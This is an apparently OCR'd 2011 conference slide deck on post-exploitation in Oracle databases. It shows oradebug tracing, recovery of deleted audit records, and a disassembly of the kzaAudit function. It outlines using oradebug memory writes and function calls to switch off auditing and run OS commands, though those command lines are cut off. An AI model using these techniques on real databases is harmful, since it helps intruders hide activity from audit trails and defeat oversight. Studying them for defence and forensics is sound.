Almost invisible cloak in Oracle databases or the “undocumented” helps us again

László Tóth

donctl@gmail.com

Disclaimer

The views expressed in this presentation are my own and not necessarily the views of my current, past or future employers.

Content


- Introduction
- Warmup example
- Quick introduction to Oracle auditing
- General introduction to oradebug
- Oradebug as a hacker tool
- Oracle authentication backdoor on Linux
- Protection
- Summary

Post-Exploitation

Everything will be post-exploitation so you've already gained the highest level of access


Warning
Don't try this on a production system!
For education purpose only!

Warmup example



	ROWID	USERID	ACTION#	OBJ$CREATOR	OBJ$NAME
1	AAASQMAABAAAAj5AAA	SYSTEM	100	(null)	(null)
2	AAASQMAABAAAAj5AAB	SYSTEM	101	(null)	(null)
3	AAASQMAABAAAAj5AAC	TEST	100	(null)	(null)
4	AAASQMAABAAAAj5AAD	TEST	103	SYS	TEST_AUDIT_TABLE
5	AAASQMAABAAAAj5AAE	TEST	101	(null)	(null)
6	AAASQMAABAAAAj5AAF	SYSTEM	100	(null)	(null)
7	AAASQMAABAAAAj5AAG	SYSTEM	103	SYS	TEST_AUDIT_TABLE


	ROWID	USERID	ACTION#	OBJ$CREATOR	OBJ$NAME
1	AAASQMAABAAAAj5AAA	SYSTEM	100	(null)	(null)
2	AAASQMAABAAAAj5AAB	SYSTEM	101	(null)	(null)
3	AAASQMAABAAAAj5AAF	SYSTEM	100	(null)	(null)
4	AAASQMAABAAAAj5AAG	SYSTEM	103	SYS	TEST_AUDIT_TABLE

Warmup example

Thanks to David Litchfield, one of the method is to check the deleted records in the tablespace file.

```
c:\svn\rorakit\Debug>rorablock.exe -f c:\svn\oracle\hacktivity2011\demo\system01
.dbf -o 74764 -c c:\svn\oracle\hacktivity2011\demo\aud.txt -s "|" -a D

+-----------------------------------------------------------
290021|1|1|TEST|WORKGROUP\HAL9000|HAL9000|100|0
|
+-----------------------------------------------------------
290021|2|11|TEST|WORKGROUP\HAL9000|HAL9000|103|2004|TEST_AUDIT_TABLE|
+-----------------------------------------------------------
290021|3|1|TEST|WORKGROUP\HAL9000|HAL9000|101|0
|

Completed.
```

Quick introduction to Oracle auditing



Quick introduction to Oracle auditing

Lot's of things should be considered here, but for keeping it simple for the demos we consider the following scenario:

Send the logs ASAP out of the system to protect them from the modification

```
SQL> show parameters audit

NAME                                 TYPE        VALUE
------------------------------------ ----------- ------------------------------
audit_file_dest                      string      /u01/app/oracle/admin/orcl/adu
                                                 mp
audit_sys_operations                 boolean     TRUE
audit_syslog_level                   string      LOCAL1.WARNING
audit_trail                          string      OS
SQL> _
```

Quick introduction to Oracle auditing

Aug 18 18:42:39 hekkcampub64 Oracle Audit[5462]: LENGTH : '165' **ACTION :[7] 'CONNECT'** DATABASE USER:[3] 'sys' **PRIVILEGE :[6] 'SYSDBA'** CLIENT USER:[8] 'user1' CLIENT TERMINAL:[7] 'laptop12' STATUS:[1] '0' DBID:[10] '1287233851'

Aug 18 18:42:39 hekkcampub64 Oracle Audit[5462]: LENGTH : '164' ACTION :[6] 'COMMIT' DATABASE USER:[3] 'sys' PRIVILEGE :[6] 'SYSDBA' CLIENT USER:[8] 'user1' CLIENT TERMINAL:[7] 'laptop12' STATUS:[1] '0' DBID:[10] '1287233851'

Aug 18 18:42:39 hekkcampub64 Oracle Audit[5462]: LENGTH : '164' ACTION :[6] 'COMMIT' DATABASE USER:[3] 'sys' PRIVILEGE :[6] 'SYSDBA' **CLIENT USER:[8] 'user1' CLIENT TERMINAL:[7] 'laptop12'** STATUS:[1] '0' DBID:[10] '1287233851'

Aug 18 18:42:43 hekkcampub64 Oracle Audit[5462]: LENGTH : '193' **ACTION :[34] 'select * from sys.test_audit_table'** DATABASE USER:[3] 'sys' PRIVILEGE :[6] 'SYSDBA' CLIENT USER:[8] 'user1' CLIENT TERMINAL:[7] 'laptop12' STATUS:[1] '0' DBID:[10] '1287233851'

Quick introduction to Oracle auditing

Aug 18 18:37:59 hekkcampub64 Oracle Audit[5423]: LENGTH: "357" SESSIONID:[6] "480110" ENTRYID:[1] "1" STATEMENT:[1] "1" **USERID:[6] "SYSTEM"** USERHOST:[17] "WORKGROUP\laptop12" TERMINAL:[7] "laptop12" **ACTION:[3] "100"** RETURNCODE:[1] "0" COMMENT$TEXT:[99] "Authenticated by: DATABASE; Client address: (ADDRESS=(PROTOCOL=tcp)(HOST=192.168.56.1)(PORT=49288))" OS$USERID:[8] "user1" DBID:[10] "1287233851" PRIV$USED:[1] "5"


Aug 18 18:38:05 hekkcampub64 Oracle Audit[5423]: LENGTH: "350" SESSIONID:[6] "480110" ENTRYID:[1] "2" STATEMENT:[1] "9" USERID:[6] "SYSTEM" USERHOST:[17] "WORKGROUP\laptop12" TERMINAL:[7] "laptop12" **ACTION:[3] "103"** RETURNCODE:[1] "0" **OBJ$CREATOR:[3] "SYS" OBJ$NAME:[16] "TEST_AUDIT_TABLE" SES$ACTIONS:[16] "---------S------"** SES$TID:[5] "75713" OS$USERID:[8] "user1" DBID:[10] "1287233851" PRIV$USED:[3] "237"

Aug 18 18:38:07 hekkcampub64 Oracle Audit[5423]: LENGTH: "223" SESSIONID:[6] "480110" ENTRYID:[1] "1" USERID:[6] "SYSTEM" **ACTION:[3] "101"** RETURNCODE:[1] "0" LOGOFF$PREAD:[1] "0" LOGOFF$LREAD:[2] "65" LOGOFF$LWRITE:[1] "0" LOGOFF$DEAD:[1] "0" DBID:[10] "1287233851" SESSIONCPU:[1] "5"

Quick introduction to Oracle auditing

Message for the Management:

- The SYSDBA/SYSOPER users are handled differently than the normal users
- Audit log can be in several forms and several places
- Central log collection and management is a good idea



The undocumented

Really?

- Tanel Poder: Advanced Research Techniques in Oracle (NoCOUG 2006)
- www.oracleutilities.com/SQLPlus/oradebug.html (2003?)
- psoug.org/reference/oradebug.html
- Norbert Debes: Secrets of the Oracle Database (book)

The undocumented

```
SQL> oradebug setospid 11942
Oracle pid: 28, Unix process pid: 11942, image: oracle@hekkcampub64
SQL> oradebug EVENT 10046 TRACE NAME CONTEXT FOREVER, LEVEL 12
Statement processed.
SQL> oradebug EVENT 10046 TRACE NAME CONTEXT OFF, LEVEL 12
Statement processed.
SQL> oradebug tracefile_name
/u01/app/oracle/diag/rdbms/orcl/orcl/trace/orcl_ora_11942.trc
SQL>
```

Meanwhile in the session handled with process with procid 11828

```
SQL> select 'AfterTrace' from dual;

'AFTERTRAC
----------
AfterTrace

SQL> select 'AfterTraceOFF' from dual;

'AFTERTRACEOF
-------------
AfterTraceOFF

SQL> _
```

The undocumented

```
*** 2011-08-19 16:12:32.158
WAIT #0: nam='SQL*Net message from client' ela= 55048079 driver id=1413697536 #bytes=1 p3=0 obj#=-1 tim=1313763152157908
=====================
PARSING IN CURSOR #140595876884056 len=29 dep=0 uid=0 oct=3 lid=0 tim=1313763152192266 hv=1322164201 ad='75e13750' sqlid='2nss9197
cx7z9'
select 'AfterTrace' from dual
END OF STMT
PARSE #140595876884056:c=10000,e=32112,p=0,cr=0,cu=0,mis=1,r=0,dep=0,og=1,plh=1388734953,tim=1313763152192213
EXEC #140595876884056:c=0,e=349,p=0,cr=0,cu=0,mis=0,r=0,dep=0,og=1,plh=1388734953,tim=1313763152195016
WAIT #140595876884056: nam='SQL*Net message to client' ela= 2 driver id=1413697536 #bytes=1 p3=0 obj#=-1 tim=1313763152195240
FETCH #140595876884056:c=0,e=108,p=0,cr=0,cu=0,mis=0,r=1,dep=0,og=1,plh=1388734953,tim=1313763152195459
STAT #140595876884056 id=1 cnt=1 pid=0 pos=1 obj=0 op='FAST DUAL  (cr=0 pr=0 pw=0 time=1 us cost=2 size=0 card=1)'
WAIT #140595876884056: nam='SQL*Net message from client' ela= 2298 driver id=1413697536 #bytes=1 p3=0 obj#=-1 tim=1313763152198299
FETCH #140595876884056:c=0,e=3,p=0,cr=0,cu=0,mis=0,r=0,dep=0,og=0,plh=1388734953,tim=1313763152198371
WAIT #140595876884056: nam='SQL*Net message to client' ela= 1 driver id=1413697536 #bytes=1 p3=0 obj#=-1 tim=1313763152198401

*** 2011-08-19 16:12:42.084
Received ORADEBUG command (#2) 'EVENT 10046 trace name context off, level 12' from process 'Unix process pid: 11826, image: <none>
'

*** 2011-08-19 16:12:42.088
Finished processing ORADEBUG command (#2) 'EVENT 10046 trace name context off, level 12'

*** 2011-08-19 16:13:12.381
Received ORADEBUG command (#3) 'tracefile_name' from process 'Unix process pid: 11826, image: <none>'
```

The undocumented

As a hacker tool?:


- Some mentions it can be dangerous (Alexander Kornbrust, Pete Finnigan)
- Blackhat 2011 (THIS YEAR) David Litchfield showed how to run operating system level command (a bit complicated way)

The undocumented

Why? For example:

- Even if the SYSDBA audit is used the oradebug command is not logged in that way
- It will be logged into a trace file, that can be deleted by a SYSDBA
- POKE and PEEK commands allow to manipulate the oracle memory directly (DUMPVAR/SETVAR)
- CALL allows to call any function inside the oracle process
- ...

The undocumented



The undocumented

- SYSDBA audit switched off


  oradebug pok

- Standard Au

  oradebug pok

- Operating sy

  oradebug cal



The undocumented

```
0x0000000008f008a4 <+0>:     push   rbp
0x0000000008f008a5 <+1>:     mov    rbp,rsp
0x0000000008f008a8 <+4>:     sub    rsp,0x20
0x0000000008f008ac <+8>:     movzx  eax,WORD PTR [rip+0x5713382d]        # 0x600340e0
0x0000000008f008b3 <+15>:    test   al,0x1
0x0000000008f008b5 <+17>:    jne    0x8f009c5 <kzaAudit+289>
0x0000000008f008bb <+23>:    mov    eax,DWORD PTR [rip+0x571412e7]       # 0x60041ba8
0x0000000008f008c1 <+29>:    test   eax,eax
0x0000000008f008c3 <+31>:    je     0x8f008d8 <kzaAudit+52>
0x0000000008f008c5 <+33>:    mov    rax,QWORD PTR [rip+0x28e499c]        # 0xb7e5268 <ksupga_+16>
0x0000000008f008cc <+40>:    test   rax,rax
0x0000000008f008cf <+43>:    je     0x8f008d8 <kzaAudit+52>
0x0000000008f008d1 <+45>:    mov    eax,DWORD PTR [rax+0x7c]
0x0000000008f008d4 <+48>:    test   eax,eax
0x0000000008f008d6 <+50>:    jne    0x8f008dd <kzaAudit+57>
0x0000000008f008d8 <+52>:    mov    rsp,rbp
0x0000000008f008db <+55>:    pop    rbp
0x0000000008f008dc <+56>:    ret
0x0000000008f008dd <+57>:    mov    rcx,QWORD PTR [rip+0x28e498c]        # 0xb7e5270 <ksupga_+24>
0x0000000008f008e4 <+64>:    mov    eax,DWORD PTR [rcx+0x80]
0x0000000008f008ea <+70>:    test   eax,eax
0x0000000008f008ec <+72>:    je     0x8f008d8 <kzaAudit+52>
```

The beginning of the kzaAduit function of the oracle process.

The undocumented

- On Windows it is more dangerous, because Oracle runs under the SYSTEM user
- Oracle is multithreaded not multiprocess on Windows, thus there is another interesting possibility
- At the beginning of this year I demonstrated how Oracle authentication can be switched off

The undocumented

```
if(OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken))
{
